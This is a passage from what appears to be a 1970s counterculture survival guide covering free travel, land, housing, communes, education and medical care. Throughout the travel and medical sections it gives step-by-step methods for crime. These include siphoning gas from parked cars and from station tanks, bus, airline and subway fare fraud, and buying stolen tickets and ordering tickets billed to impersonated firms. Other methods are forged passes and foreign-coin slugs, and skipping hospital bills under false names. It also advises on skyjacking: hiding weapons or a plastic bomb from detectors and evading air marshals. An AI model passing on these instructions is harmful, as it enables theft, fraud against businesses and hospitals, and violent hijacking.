There is a way to hitch long distances that has certain advantages over letting your thumb hang out for hours on some two-laner. Learn about riding the trains and you'll always have that alternative. Hitchhiking at night can be impossible, but hopping a is easier at night than by day. By hitchhiking days and hopping freights and sleeping on them at night, you can cover incredible distances rapidly and stay well rested. Every city and most large towns have a freight yard. You can find it by following the tracks or asking where the freight yard is located. When you get to the yard, ask the workmen when the next train leaving in your direction will be pulling out. Unlike the phony Hollywood image, railroad men are nice to folks who drop by to grab a ride. Most yards don't have a guard or a "bull" as they are called. Even if they do, he is generally not around. If there is a bull around, the most he's going to do is tell you it's private property and ask you to leave. There are exceptions to this rule, such as the notorious Lincoln, Nebraska, and Las Vegas, Nevada, but by asking you can find out. Even if he asks you to leave or throws you out, sneak back when your train is pulling out and jump aboard.After you've located the right train for your trip, hunt for an empty boxcar to ride. The men in the yards will generally point one out if you ask. Pig-sties, flat cars and coal cars are definitely third class due to exposure to the elements. Boxcars are by far the best. They are clean and the roof over your head helps in bad weather and cuts down the wind. Boxcars with a hydro-cushion suspension system used for carrying fragile cargo make for the smoothest ride. Unless you get one, you should be prepared for a pretty bumpy and noisy voyage. You should avoid cars with only one door open, because the pin may break, locking you in. A car with both doors open gives you one free chance. Pig-backs (trailers on flatcars) are generally considered unsafe. Most trains make a number of short hops, so if time is an important factor try to get on a "hot shot" express. A hot shot travels faster and has priority over other trains in crowded yards. You should favor a hot shot even if you have to wait an extra hour or two or more to get one going your way. If you're traveling at night, be sure to dress warmly. You can freeze your ass off. Trains might not offer the most comfortable ride, but they go through beautiful countryside that you'd never see from the highway or airway. There

are no billboards, road signs, cops, Jack-in-the-Boxes, gas stations or other artifacts of honky culture. You'll get dirty on the trains so wear old clothes. Don't pass up this great way to travel cause some bullshit western scared you out of it.

#### CARS

If you know how to drive and want to travel long distances, the auto transportation agencies are a good deal. Look in the Yellow Pages under Automobile Transportation and Trucking or Driveway. Rules vary, but normally you must be over 21 and have a valid license. Call up and tell them when and where you want to go and they will let you know if they have a car available. They give you the car and a tank of gas free. You pay the rest. Go to pick up the car alone, then get some people to ride along and help with the driving and expenses. You can make New York to San Francisco for about eighty dollars in tolls and gas in four days without pushing. Usually you have the car for longer and can make a whole thing out of it. You must look straight when you go to the agency. This can be simply be done by wetting down your hair and shoving it under a cap. Another good way to travel cheaply is to find somebody who has a car and is going your way. Usually underground newspapers list people who either want rides or riders. Another excellent place to find information is your local campus. Every campus has a bulletin board for rides. Head shops and other community-minded stores have notices up on the wall.GasIf you have a car and need some gas late at night you can get a quart and then some by emptying the hoses from the pumps into your tank. There is always a fair amount of surplus gas left when the pumps are shut off. If your traveling in a car and don't have enough money for gas and tolls, stop at the bus station and see if anybody wants a lift. If you find someone, explain your money situation and make a deal with him. Hitch-hikers also can be asked to chip in on the gas. You can carry a piece of tubing in the trunk of your car and when the gas indicator gets low, pull up to a nice looking Cadillac on some dark street and syphon off some of his gas. Just park your car so the gas tank is next to the Caddy's, or use a large can. Stick the hose into his tank, suck up enough to get things flowing, and stick the other end into your tank. Having a lower level of liquid, you tank will draw gas until you and the Caddy are equal. "To each according to his need, from each according to his ability," wrote Marx. Bet you hadn't realized until now that the law of gravity affects economics. Another way is to park in a service station over their filler hole. Lift off one lid (like a small manhole cover), run down twenty feet of rubber tubing thru the hole you've cut in your floorboard, then turn on the electric pump which you have installed to feed into your gas tank. All they ever see is a parked car. This technique is especially rewarding when you have a bus.

# BUSES

If you'd rather leave the driving and the paying to them, try swiping a ride on the bus. Here's a method that has worked well. Get a rough idea of where the bus has stopped before it arrived at your station. If you are not at the beginning or final stop on the route, wait until the bus you want pulls in and then out of the station. Make like the bus just pulled off without you while you went to the bathroom. If there is a station master, complain like crazy to him. Tell him you're going to sue the company if your luggage gets stolen. He'll put you on the next bus for free. If there is no station master, lay your sad tale on the next driver that comes along. If you know when the last bus left, just tell the driver you've been stranded there for eight hours and you left your kid sleeping on the other bus. Tell him you called ahead to the company and they said to grab the next bus and they would take care of it. The next method isn't totally free but close enough. It's called the hopper-bopper. Find a bus that makes a few stops before it gets to where you want to go. The more stops with people getting in our out the better. Buy a ticket for the short hop and stay on the bus until you end up at your

destination. You must develop a whole style in order to pull this off because the driver has to forget you are connected with the ticket you gave him. Dress unobtrusively or make sure the driver hasn't seen your face. Pretend to be asleep when the short hop station is reached. If you get questioned, just act upset about sleeping through the stop you "really" want and ask if it's possible to get a ride back. AIRLINES

Up and away, junior outlaws! If you really want to get where you're going in a hurry, don't forget skyjacker's paradise. Don't forget the airlines. They make an unbelievable amount of bread on their inflated prices, ruin the land with incredible amounts of polluting wastes and noise, and deliberately hold back aviation advances that would reduce prices and time of flight. We know two foolproof methods to fly free, but unfortunately we feel publishing them would cause the airlines to change their policy. The following methods have been talked about enough, so the time seems right to make them known to a larger circle of friends. A word should be said right off about stolen tickets. Literally millions of dollars worth of airline tickets are stolen each year. If you have good underworld contacts, you can get a ticket to anywhere you want at one-fourth the regular price. If you are charged more, you are getting a slight rooking. In any case, you can get a ticket for any flight or date and just trade it in. They are actually as good as cash, except that it takes 30 days to get a refund, and by then they might have traced the stolen tickets. If you can get a stolen ticket, exchange or use it as soon as possible, and always fly under a phony name. A stolen ticket for a trip around the world currently goes for one hundred and fifty dollars in New York. One successful scheme requires access to the mailbox of a person listed in the local phone book. Let's use the name Ron Davis as an example. A woman calls one of the airlines with a very efficient sounding rap such as: "Hello, this is Mr. Davis' secretary at Allied Chemical. He and his wife would like to fly to Chicago on Friday. Could you mail two first-class tickets to his home and bill us here at Allied?" Every major corporation probably has a Ron Davis, and the airlines rarely bother checking anyway. Order your tickets two days before you wish to travel, and pick them up at the mailbox or address you had them sent to. If you are uptight in the airport about the tickets, just go up to another airline and have the tickets exchanged. One gutsy way to hitch a free ride is to board the plane without a ticket. This is how it works. Locate the flight you want and rummage through a wastebasket until you find an envelope for that particular airline. Shuffle by the counter men (which is fairly easy if it's busy). When the boarding call is made, stand in line and get on the plane. Flash the empty envelope at the stewardess as you board the plane. Carry a number of packages as a decoy, so the stewardess won t ask you to open the envelope. If she does, which is rare, and sees you have no ticket, act surprised. "Oh my gosh, it must have fallen out in the wash room," will do fine. Run back down the ramp as if you're going to retrieve the ticket. Disappear and try later on a different airline. Nine out of ten revolutionaries say it's the only way to fly. This trick works only on airlines that don't use the boarding pass system. If you want to be covered completely, use the hopper-bopper method described in the section on Buses, with this added security precaution. Buy two tickets from different cashiers, or better still, one from an agent in town. Both will be on the same flight. Only one ticket will be under a phony name and for the short hop, white the ticket under your real name will be for your actual destination. At the boarding counter, present the short hop ticket. You will be given an envelope with a white receipt in it. Actually, the white receipt is the last leaf in your ticket. Once you are securely seated and aloft, take out the ticket with your name and final destination. Gently peel away everything but the white receipt. Place the still valid ticket back in your pocket. Now remove from the envelope and destroy the short hop receipt. In its place, put the receipt for the ticket you have in your pocket. When you land at the short hop airport, stay on the plane. Usually the stewardesses just ask you if you are remaining

on the flight. If you have to, you can actually show her your authentic receipt. When you get to your destination, you merely put the receipt back on the bonafide ticket that you still have in your pocket. It isn't necessary that they be glued together. Present the ticket for a refund or exchange it for another ticket. This method works well even in foreign countries. You can actually fly around the world for \$88.00 using the hopper-bopper method and switching receipts. If you can't hack these shucks you should at least get a Youth Card and travel for half fare. If you are over twenty-two but still in your twenties, you can easily pass. Get a card from a friend who has similar color hair and eyes. Your friend can easily get one from another airline. You can master your friend's signature and get a supporting piece of identification from him to back up your youth card if you find it necessary. If you have a friend who works for an airline or travel agency, just get a card under your own name and an age below the limit. Your friend can validate the card. Flying youth fare is on stand-by, so it's always a good idea to call ahead and book a number of reservations under fictitious names on the flight you'll be taking. This will fuck up the booking of regular passengers and insure you a seat.By the way, if you fly cross-country a number of times, swipe one of the plug-in head sets. Always remember to pack it in your traveling bag. This way you'll save a two dollar fee charged for the in-flight movie. The headsets are interchangeable on all airlines. One way to fly free is to actually hitch a ride. Look for the private plane area located at every airport, usually in some remote part of the field. You can find it by noticing where the small planes without airline markings take off and land. Go over to the runways and ask around. Often the mechanics will let you know when someone is leaving for your destination and point out a pilot. Tell him you lost your ticket and have to get back to school. Single pilots often like to have a passenger along and it's a real gas flying in a small plane.Some foreign countries have special arrangements for free air travel to visiting writers, artists or reporters. Brazil and Argentina are two we know of for sure. Call or write the embassy of the country you wish to visit in Washington or their mission to the United Nations in New York. Writing works best, especially if you can cop some stationery from a newspaper or publishing house. Tell them you will be writing a feature story for some magazine on the tourist spots or handcrafts of the country. The embassy will arrange for you to travel gratis aboard one of their air force planes. The planes leave only from Washington and New York at unscheduled times. Once you have the O.K. letter from the embassy you're all set. This is definitely worth checking out if you want to vacation in a foreign country with all sorts of free bonuses thrown in.A one-way ride is easy if you want to get into skyjacking. Keep the piece or knife in your shoe to avoid possible detection with the "metal scanner," a long black tube that acts like a geiger counter. Or use a plastic knife or bomb. It's also advisable to wrap your dope in a non-metallic material. Avoid tinfoil. The crews have instructions to take you wherever you want to go even if they have to refuel, but watch out for air marshals. To avoid air marshals and searches pick an airline which flies short domestic hops. You should plan to end up in a country hostile to the United States or you'll end up right back where you came from in some sturdy handcuffs. One dude wanted to travel in style so he demanded \$100,000 as a going-away gift. The airlines quickly paid off. The guy then got greedy and demanded a hundred million dollars. When he returned to pick up the extra pocket money, he got nabbed. None the less, skyjacking appears to be the cheapest, fastest way to get away from it all.

# IN CITY TRAVEL

Any of the public means of transportation can be ripped off easily. Get on the bus with a large bill and present it after the bus has left the stop. If the bus is crowded, slip in the back door when it opens to dispatch passengers.Two people can easily get through the turnstile in a subway on one token by doubling up. In some subway systems cards are given out to high school kids or senior citizens or employees of the city. The next time you are

in a subway station notice people flashing cards to the man in the booth and entering through the "exit" door. Notice the color of the card used by people in your age group. Get a piece of colored paper in a stationery store or find some card of the same color you need. Put this "card" in a plastic window of your wallet and flash it in the same way those with a bona fide pass do.Before entering a turnstile, always test the swing bar. If someone during the day put in an extra token, it's still in the machine waiting for you to enter free.For every token and coin deposited in an automatic turnstile, there is a foreign coin the same size for much less that will work in the machine. (See the Yippie Currency Exchange, following, for more info.) Buy a cheap bag of assorted foreign coins from a dealer that you can locate in the Yellow Pages. Size up the coins with a token from your subway system. You can get any of these coins in bulk from a large dealer. Generally they are about 1,000 for five dollars. Tell him you make jewelry out of them if he gets suspicious. Giving what almost amounts to free subway rides away is a communal act of love. The best outlaws in the world rip-off shit for a lot more people than just themselves. Robin Hood lives!

## FREE LAND

Despite what you may have heard, there is still some rural land left in Amerika. The only really free land is available in Alaska and remote barren areas of the western states. The latest information in this area is found in a periodic publication called Our Public Lands, available from the Superintendent of Documents, Washington, D.C. 20402. It costs \$1.00 for a subscription. Also contact the U.S. Department of the Interior, Bureau of Land Management, Washington, D.C. 20240 and ask for information on "homesteading." By the time this book is out though, the Secretary of the Interior's friends in the oil companies might have stolen all the available free land. Being an oil company is about the easiest way to steal millions. Never call it stealing though, always refer to it as "research and development."Continental United States has no good free land that we know of, but there are some very low prices in areas suited for country communities. Write to School of Living, Freeland, Maryland, for their newspaper Green Revolution with the latest information in this area. Canada has free land available, and the Canadian government will send you a free list if you write to the Department of Land and Forests, Parliament Building, Quebec City, Canada. Also write to the Geographical Branch, Department of Mines and Technical Surveys, Parliament Building, Quebec City, Canada. Correspondence can be carried out with the Communications Group, 2630 Point Grey Road, Vancouver 8, British Columbia, Canada, for advice on establishing a community in Canada. The islands off the coast of British Columbia, its western region and the area along the Kootenai River are among the best locations. If you just want to rip off some land, there are two ways to do it; openly or secretly. If you are going to do it out front, look around for a piece of land that's in dispute, which has its sovereignty in question-islands and deltas between the U.S. and Canada, or between the U.S. and Mexico, or any number of other borderline lands. You might even consider one of the abandoned oil-drilling platforms, which are fair game under high seas salvage laws. The possibilities are endless. If you intend to do it quietly, you will want a completely different type of location. Find a rugged area with lots of elbow room and plenty of places to hide, like the Rocky Mountains, Florida swamps, Death Valley, or New York City. Put together a tight band of guerrillas and do your thing. With luck you will last forever. If you just want to camp out or try some hermit living in the plushest surroundings available, you'll do best to head for one of the national parks. Since the parks are federal property, there's very little the local fuzz can do about you, and the forest rangers are generally the live-and-let-live types, although there have been increasing reports of long-hairs being vamped on by Smokey the Pig, as in Yosemite. You can get a complete list from National Park Service, Department of the Interior, Washington, D.C. 20240. The following is a list of some good ones: ¥

ALABAMA-Russell Cave National Monument, Bridgeport 35740 ¥ ARIZONA-Grand Canyon National Park, Box 129, Grand Canyon 86023 ¥ ARKANSAS-Hot Springs National Park, Box 1219, Hot Springs 71901 ¥ CALIFORNIA-Yosemite National Park, Box 577, Yosemite 95389\* National Park, Estes Park, 80517 ¥ COLORADO-Rocky Mountain ¥ FLORIDA-Everglades National Park, Box 279, Homestead 33030 ¥ IDAHO-Boise National Forest, 413 Idaho Street, Boise 83702 Forest, Harrisburg National Bank Building, ¥ ILLINOIS-Shawnee National Harrisburg 62946 ¥ KENTUCKY-Mammoth Cave National Park, Mammoth Cave 42259 ¥ LOUISIANA-Kisatchie National Forest, 2500 Shreveport Hwy., Pineville 71360 ¥ MAINE-Acadia National Park, Box 338, Bar Harbor 04609 ¥ MARYLAND-Assateague Island National Seashore, Rte. 2 Box 111, Berlin 21811 ¥ MASSACHUSETTS-Cape Cod National Seashore, South Wellfleet 02663 ¥ MICHIGAN-Hiawatha National Forest, Post Office Building, Escanaba 49829 ¥ MISSOURI-Mark Twain National Forest, 304 Pershing St., Springfield 65806 ¥ NEVADA-Lake Mead National Recreation Area, 601 Nevada Hwy, Boulder City 89005 ¥ NEW MEXICO-Aztec Ruins National Monument, Route 1, Box 101, Aztec 87410 ¥ NEW YORK-Fire Island National Seashore c/o New York City National Park 28 E. 20th St., New York, NY 10003 Service Group, ¥ NORTH CAROLINA-Wright Brothers National Memorial Box 457, Manteo 27954 ¥ OKLAHOMA-Platt National Park, Box 201, Sulphur 73086 ¥ OREGON-Crater Lake National Park, Box 7, Crater Lake 97604 ¥ UTAH-Bryce Canyon National Park, Bryce Canyon 84717 ¥ WYOMING-Yellowstone National Park, Yellowstone Park 83020 \*This summer Yosemite forest rangers tried to evict a group of Yippies from their encampment. The Yippies rioted in the valley, spooked the tourists, burned cars and fought for their right to stay.Earth People's Park is an endeavor to purchase land and allow people to come and live for free. They function as a clearing house for people that want to donate land and those who wish to settle. They own 600 acres in northern Vermont and are trying to raise

money to buy more. Write to Earth People's Park, P.O. Box 313, 1230 Grant Ave., San Francisco, California 94133. People's Parks are sprouting up all over as people reclaim the land being ripped off by universities, factories, and corrupt city planning agencies. The model is the People's Park struggle in Berkeley during the spring of 1969. The people fought to defend a barren parking lot they had turned into a community center with grass, swings, free-form sculpture and gardens. The University of California, with the aid of Ronald Reagan and the Berkeley storm troopers, fought with guns, clubs and tear gas to regain the land from the outlaw people. The pigs killed James Rector and won an empty victory. For now the park is fenced off, tarred over and converted into unused basketball courts and unused parking lots. Not one person has violated the oath never to set foot on the site. It stands, cold and empty, two blocks north of crowded Telegraph Avenue. If the revolution does not survive, all the land will perish under the steam roller of imperialism. People's Death Valley will happen in our lifetime. FREE HOUSING

If you are in a city without a place to stay, ask the first group of hip-looking folks where you can crash. You might try the office of the local underground newspaper. In any hip community, the underground newspaper is generally the source of the best up-to-the-moment information. But remember that they are very busy, and don't impose on them. Many churches now have runaway houses. If you are under sixteen and can hack some bullshit jive about "adjusting," "opening a dialogue," and "things aren't that bad," then these

are the best deals for free room and board. Check out the ground rules first, i.e., length of stay allowed, if they inform your parents or police, facilities and services available. Almost always they can be accepted at their word, which is something very sacred to missionaries. If they became known as double-crossers, the programs would be finished. Some hip communities have crash pads set up, but these rarely last more than a few months. To give out the addresses we have would be quite impractical. We have never run across a crash pad that lasted more than a month or so. If in a cit, try hustling a room at a college dorm. This is especially good in summer or on week-ends. If you have a sleeping bag, the parks are always good, as is "tar jungle" or sleeping on the roofs of tall buildings. Local folks will give you some good advice on what to watch out for and information on vagrancy laws which might help you avoid getting busted. For more permanent needs, squatting is not only free, it's a revolutionary act. If you stay quiet you can stay indefinitely. If you have community support you may last forever. COMMUNES

In the city or in the country, communes can be a cheap and enjoyable way of living. Although urban and rural communes face different physical environments, they share common group problems. The most important element in communal living is the people, for the commune will only make it if everyone is fairly compatible. A nucleus of 4 to 7 people is best and it is necessary that no member feels extremely hostile to any other member when the commune gets started. The idea that things will work out later is pig swill. More communes have busted up over incompatibility than any other single factor. People of similar interests and political philosophies should live together. One speed freak can wreck almost any group. There are just too many day-to-day hassles involved living in a commune to not start off compatible in as many ways as possible. The ideal arrangement is for the people to have known each other before they move in together. Once you have made the opening moves, evening meetings will occasionally be necessary to divide up the responsibilities and work out the unique problems of a communal family. Basically, there are two areas that have to be pretty well agreed upon if the commune is to survive. People's attitudes toward Politics, Sex, Drugs and Decision-making have to be in fairly close agreement. Then the even most important decisions about raising the rent, cleaning, cooking and maintenance will have to be made. Ground rules for inviting non-members should be worked out before the first time it happens, as this is a common cause for friction. Another increasingly important issue involves defense. Communes have continually been targets of attack by the more Neanderthal elements of the surrounding community. In Minneapolis for example, "headhunts" as they are called are commonplace. You should have full knowledge of the local gun laws and a collective defense should be worked out. Physical attacks are just one way of making war on communes and, hence, our Free Nation. Laws, cops, and courts are there to protect the power and the property of those that already got the shit. Police harassment, strict enforcement of health codes and fire regulations and the specially designed anti-commune laws being passed by town elders, should all be known and understood by the members of a commune before they even buy or rent property. On all these matters, you should seek out experienced members of communes already established in the vicinity you wish to settle. Work out mutual defense arrangements with nearby families-both legal and extralegal. Remember, not only do you have the right to self-defense, but it is your duty to our new Nation to erase the "Easy-Rider-take-any-shit" image which invites attack. Let them know you are willing to defend your way of living and your chances of survival will increase.

#### URBAN LIVING

If you're headed for city living, the first thing you'll have to do is locate an apartment or loft, an increasingly difficult task. At certain times of the year, notably June and September, the competition is fierce because of students leaving or entering school. If you can avoid these two months, you'll have a better selection. A knowledge of your plans in advance can aid a great deal in finding an apartment, for the area can be scouted before you move in. Often, if you know of people leaving a desirable apartment, you can make arrangements with the landlord, and a deposit will hold the place. If you let them know you're willing to buy their furniture, people will be more willing to give you information about when they plan to move. Watch out for getting screwed on exorbitant furniture swindles by the previous tenants and excessive demands on the part of the landlords. In most cities, the landlord is not legally allowed to ask for more than one month's rent as security. Often the monthly rent itself is regulated by a city agency. A little checking on the local laws and a visit to the housing agency might prove well worth it.Don't go to a rental agency unless you are willing to pay an extra month's rent as a fee. Wanted ads in newspapers and bulletin boards located in community centers and supermarkets have some leads. Large universities have a service for finding good apartments for administrators, faculty and students, in that order. Call the university, say you have just been appointed to such-and-such position and you need housing in the area. They will want to know all your requirements and rent limitations, but often they have very good deals available, especially if you've appointed yourself to a high enough position.Aside from these, the best way is to scout a desired area and inquire about future apartments. Often landlords or rental agencies have control over a number of buildings in a given area. You can generally find a nameplate inside the hall of the building. Calling them directly will let you know of any apartments available. When you get an apartment, furnishing will be the next step. You can double your sleeping space by building bunk beds. Nail two by fours securely from ceiling to floor, about three feet from the walls, where the beds are desired. Then build a frame out of two by fours at a convenient height. Make sure you use nails or screws strong enough to support the weight of people sleeping or balling. Nail a sheet of 3/4 inch plywood on the frame. Mattresses and almost all furniture needed for your pal can be gotten free (see section on Free Furniture). Silverware can be copped at any self-service restaurant.

# RURAL LIVING

If you are considering moving to the country, especially as a group, you are talking about farms and farmland. There are some farms for rent, and occasionally a family that has to be away for a year or two will let you live on their farm if you keep the place in repair. These can be found advertised in the back of various farming magazines and in the classified sections of newspapers, especially the Sunday editions. Generally speaking, however, if you're interested in a farm, you should be considering an outright purchase.First, you have to determine in what part of the country you want to live in terms of the climate you prefer and how far away from the major cities you wish to locate. The least populated states, such as Utah, Idaho, the Dakotas, Montana and the like, have the cheapest prices and the lowest tax rates. The more populated a state, and in turn, the closer to a city, the higher the commercial value of the land. There are hundreds of different types of farms, so the next set of questions you'll have to raise concerns the type of farm activity you'll want to engage in. Cattle farms are different than vegetable farms or orchards. Farms come in sizes: from half an acre to ranches larger than the state of Connecticut. They will run in price from \$30 to \$3000 an acre, with the most expensive being prime farmland in fertile river valleys located close to an urban area. The further away from the city and the further up a hill, the cheaper the land gets. It also gets woodier, rockier and steeper, which means less tillable land. If you are talking of living in a farm house and maybe having a small garden and some livestock for your own use, with perhaps a pond on the property, you are looking for what is called a recreational farm. When you buy a recreational farm, naturally you are interested in the house, barn, well, fences, chicken-coop, corrals, woodsheds and other physical structures on the property. Unless these are in unusually good condition or unique, they do not enter into the sale price as major

factors. It is the land itself that is bought and sold.Farmland is measured in acreage; an acre being slightly more than 43,560 square feet. The total area is measured in 40-acre plots. Thus, if a farmer or a real estate agent says he has a plot of land down the road, he means a 40-acre farm. Farms are generally measured this way, with an average recreational farm being 160 acres in size or an area covering about 1/2 square mile. A reasonable rate for recreational farmland 100 miles from a major city with good water and a livable house would be about \$50 per acre. For a 160-acre farm, it would be \$8,000, which is not an awful lot considering what you are getting. For an overall view, get the free catalogues and brochures provided by the United Farm Agency, 612 W. 47th St., Kansas City, Mo. 64112.Now that you have a rough idea of where and what type of farm you want, you can begin to get more specific. Check out the classified section in the Sunday newspaper of the largest city near your desired location. Get the phone book and call or write to real estate agencies in the vicinity. Unlike the city, where there is a sellers' market, rural estate agents collect their fee from the seller of the property, so you won't have to worry about the agent's fee. When you have narrowed down the choices, the next thing you'll want to look at is the plot book for the county. The plot book has all the farms in each township mapped out. It also shows terrain variations, type of housing on the land, location of rivers, roads and a host of other pertinent information. Road accessibility, especially in the winter, is an important factor. If the farms bordering the one you have selected are abandoned or not in full use, then for all intents and purposes, you have more land than you are buying. After doing all this, you are prepared to go look at the farm itself. Notice the condition of the auxiliary roads leading to the house. You'll want an idea of what sections of the land are tillable. Make note of how many boulders you'll have to clear to do some planting. Also note how many trees there are and to what extent the brush has to be cut down. Be sure and have a good idea of the insect problems you can expect. Mosquitoes or flies can bug the shit out of you. Feel the soil where you plan to have a garden and see how rich it is. If there are fruit trees, check their condition. Taste the water. Find out if hunters or tourists come through the land. Examine the house. The most important things are the basement and the roof. In the basement examine the beams for dry rot and termites. See how long it will be before the roof must be replaced. Next check the heating system, the electrical wiring and the plumbing. Then you'll want to know about services such as schools, snow plowing, telephones, fire department and finally about your neighbors. If the house is beyond repair, you might still want the farm, especially if you are good at carpentry. Cabins, A-Frames, domes and tepees are all cheaply constructed with little experience. Get the materials from your nearest military installation. Finally, check out the secondary structures on the land to see how usable they are. If there is a pond, you'll want to see how deep it is for swimming. If there are streams, you'll want to know about the fishing possibilities; and if large wooded areas, the hunting. In negotiating the final sales agreement, you should employ a lawyer. You'll also want to check out the possibility of negotiating a bank loan for the farm. Don't forget that you have to pay taxes on the land, so inquire from the previous owner or agent as to the tax bill. Usually, you can count on paying about \$50 annually per 40-acre plot. Finally, check out the federal programs available in the area. If you can learn the ins and outs of the government programs, you can rip off plenty. The Feed-Grain Program of the Department of Agriculture pays you not to grow grain. The Cotton Subsidy Program pays you not to grow cotton. Also look into the Soil Bank Program of the United States Development Association and various Department of Forestry programs which pay you to plant trees. Between not planting cotton and planting trees, you should be able to manage. LIST OF COMMUNES

The most complete list of city and country communes is available for \$1.00 from Alternatives Foundation, Modern Utopian, 1526 Gravensteur Highway North, Sebastopol, California 95427. The phone is (707) 823-6168. The list is kept up

to date. For all communes, you must write in advance if you plan to visit. Almost every commune will give you information about the local conditions and the problems they face if you write them a letter. Here is a list of some you might like to write to for more information. Avoid becoming a free-loader on your sisters and brothers.

#### ¥ California

- ALTERNATIVES FOUNDATION-Box 1264, Berkeley, California 94709. (Dick Fairfield) Communal living, total sexuality, peak experience training centers. Dedicated to the cybernated-tribal society.

- BHODAN CENTER OF INQUIRY-Sierra Route, Oakhurst, California 93644. Phone (209) 683-4976.. (Charles Davis) Seminars on Human Community, IC development on the land, founded 1934, 13 members. Trial period for new members. Visitors check in advance.

#### ¥ Colorado

- DROP CITY-Rt. 1, Box 125, Trinidad, Colorado 81082. Founded 1965. New members must meet specific criteria. Anarchist, artist, dome houses.

#### ¥ New Mexico

- LAMA FOUNDATION-Box 444, San Cristobal, N.M.

#### ¥ New York

- CITY ISLAND COMMUNE-284 City Island Avenue, Bronx, NY. Visitors check in advance. Revolutionary.

– ATLANTIS I-RFD 5, Box 22A, Saugerties, NY 12477. Visitors and new members welcome.

# ¥ Oregon

- FAMILY OF MYSTIC ARTS--Box 546, Sunny Valley, Oregon

#### ¥ Pennsylvania

- TANGUY HOMESTEADS-West Chester, Pennsylvania. Suburban, non-sectarian, co-op housing and community fellowship.

#### ¥ Washington

- MAGIC MOUNTAIN-52nd and 19th Streets, Seattle, Washington. (c/o Miriam Roder).

#### FREE EDUCATION

Usually when you ask somebody in college why they are there, they'll tell you it's to get an education. The truth of it is, they are there to get the degree so that they can get ahead in the rat race. Too many college radicals are two-timing punks. The only reason you should be in college is to destroy it. If there is stuff that you want to learn though, there is a way to get a college education absolutely free. Simply send away for the schedule of courses at the college of your choice. Make up the schedule you want and audit the classes. In smaller classes this might be a problem, but even then, if, the teacher is worth anything at all, he'll let you stay. In large classes, no one will ever object. If you need books for a course, write to the publisher claiming you are a lecturer at some school and considering using their book in your course. They will always send you free books. There are Free Universities springing up all over our new Nation. Anybody can teach any course. People sign up for the courses and sometimes pay a token registration fee. This money is used to publish a catalogue and pay the rent. If you're on welfare you don't have to pay. You can take as many or as few courses as you want. Classes are held everywhere: in the instructor's house, in the park, on the beach, at one of the student's houses or in liberated buildings. Free Universities offer courses ranging from Astrology to the Use of Firearms. The teaching is usually of excellent quality and you'll learn in a community-type atmosphere.

LIST OF FREE UNIVERSITIES ¥ Alternative University-69 W. 14th St., New York, NY 10011 (catalogue on request) ¥ Baltimore Free U-c/o Harry, 233 E. 25th St., Baltimore, Maryland 21218 ¥ Berkeley Free U-1703 Grove St., Berkeley, California 94709 ¥ Bowling Green Free U-c/o Student Council, University of Bowling Green, Bowling Green Ohio 43402 ¥ Colorado State Free U-Box 12-Fraisen, Colorado State College, Greeley, Colorado 80631 ¥ Detroit Area Free U-Student Union, 4001 W. McNichols Rd., Detroit, Michigan 48221 ¥ Detroit Area Free U-343 University Center, Wayne State University, Detroit, Mich. ¥ Georgetown Free U-Loyola Bldg., 28, Georgetown University Washington D.C. 20007 ¥ Golden Gate Free U-2120 Market St., Rm. 206, San Francisco, California 94114 ¥ Heliotrope-2201 Filbert, San Francisco, California 94118 ¥ Illinois Free U-298A Illini Union, University of Illinois, Champaign, Illinois 61820 ¥ Kansas Free U-107 W. 7th St., Lawrence, Kansas 66044 ¥ Knox College Free U-Galesbury, Illinois 60401 ¥ Madison Free U-c/o P. Carroll, 1205 Shorewood Blvd., Madison, Wisconsin 53705 ¥ Metropolitan State Free U-Associated Students, 1345 Banrock St., Denver, Colorado 80204 ¥ Michigan State Free U-Associated Students, Student Service Bldg., Michigan State College, East Lansing, Michigan 48823 ¥ Mid-Peninsula Free U-1060 El Camino Real, Menlo Park, California 94015 ¥ Minnesota Free U-1817 S. 3rd St., Minneapolis, Minnesota 55404 ¥ Monterey Peninsula Free U-2120 Etna Place, Monterey, California New Free U-Box ALL 303, Santa Barbara, California 93107 ¥ Northwest Free U-Box 1255, Bellingham, Washington 98225 ¥ Ohio-Wesleyan Free U-Box 47-Welsh Hall, Ohio Wesleyan University, Delevan, Ohio 43015 ¥ Pittsburgh Free U-4401 Fifth Ave., Pittsburgh, Pennsylvania 15213Rutgers Free U-Rutgers College, Student Center, 1 Lincoln Ave., Newark, NJ 07102 ¥ St. Louis Free U-c/o Student Congress, 3rd floor BMC, St. Louis University, St. Louis, Missouri 63103 ¥ San Luis Obispo Free U-Box 1305, San Luis Obispo, California 94301 ¥ Santa Cruz Free U-604 River St., Santa Cruz, California 95060 ¥ Seattle Free U-4144, University Way NE, Seattle, Washington 98105 ¥ Southern Illinois Free U-Carbondale, Illinois 62901 ¥ Valley Free U-2045 N. Wishon Ave., Fresno, California 93704 ¥ Washington Area Free U-5519 Prospect Place, Chevy Chase, Maryland 20015 and 1854 Park Rd. NW, Washington, D.C. 20010 ¥ Wayne-Locke Free U-Student Congress, University of Texas, Arlington, Texas 76010 And a complete list of experimental schools, free universities, free schools, can be obtained by sending one dollar to ALTERNATIVES! 1526 Gravenstein Highway N., Sebastopol, California 97452, and requesting the Directory of Free Schools.

## 7. FREE MEDICAL CARE

Due to the efforts of the Medical Committee for Human Rights, the Student Health Organization and other progressive elements among younger doctors and nurses. Free People's Clinics have been happening in every major city. They usually operate out of store fronts and are staffed with volunteer help. An average clinic can handle fifty patients a day. If you've had an accident or have an acute illness, even a bad cold, check into the emergency room of any hospital. Given them a sob story complete with phony name and address. After treatment they present you with a slip and direct you to the cashier. Just walk on by, as the song suggests. A good decoy is to ask for the washroom. After waiting there a few moments, split. If you're caught sneaking out, tell them you ran out of the house without your wallet. Ask them to bill you at your phony address. This billing procedure works in both hospital emergency rooms and clinics. You can keep going back for repeated visits up to three months before the cashier's office tells the doctor about your fractured payments.You can get speedy medical advice and avoid emergency room delays by calling the hospital, asking for the emergency unit and speaking directly to the doctor over the phone. Older doctors frown on this procedure since they cannot extort their usual exorbitant fee over the phone. Younger ones generally do not share this hang-up.Cities usually have free clinics for a variety of special ailments. Tuberculosis Clinics, Venereal Disease Clinics, and Free Shot Clinics (yellow fever, polio, tetanus, etc.) are some of the more common. A directory of these clinics and other free health services the local community provides can be obtained by writing your Chamber of Commerce or local Health Department. Most universities have clinics connected with their dental, optometry or other specialized medical schools. If not for free, then certainly for very low rates, you can get dental work repaired, eyeglasses fitted and treatment of other specific health needs. Free psychiatric treatment can often be gotten at the out-patient department of any mental hospital. Admission into these hospitals is free, but a real bummer. Use them as a last resort only. Some cities have a suicide prevention center and if you are desperate and need help, call them. Your best choice in a psychiatric emergency is to go to a large general hospital, find the emergency unit and ask to see the psychiatrist on duty.

## BIRTH CONTROL CLINICS

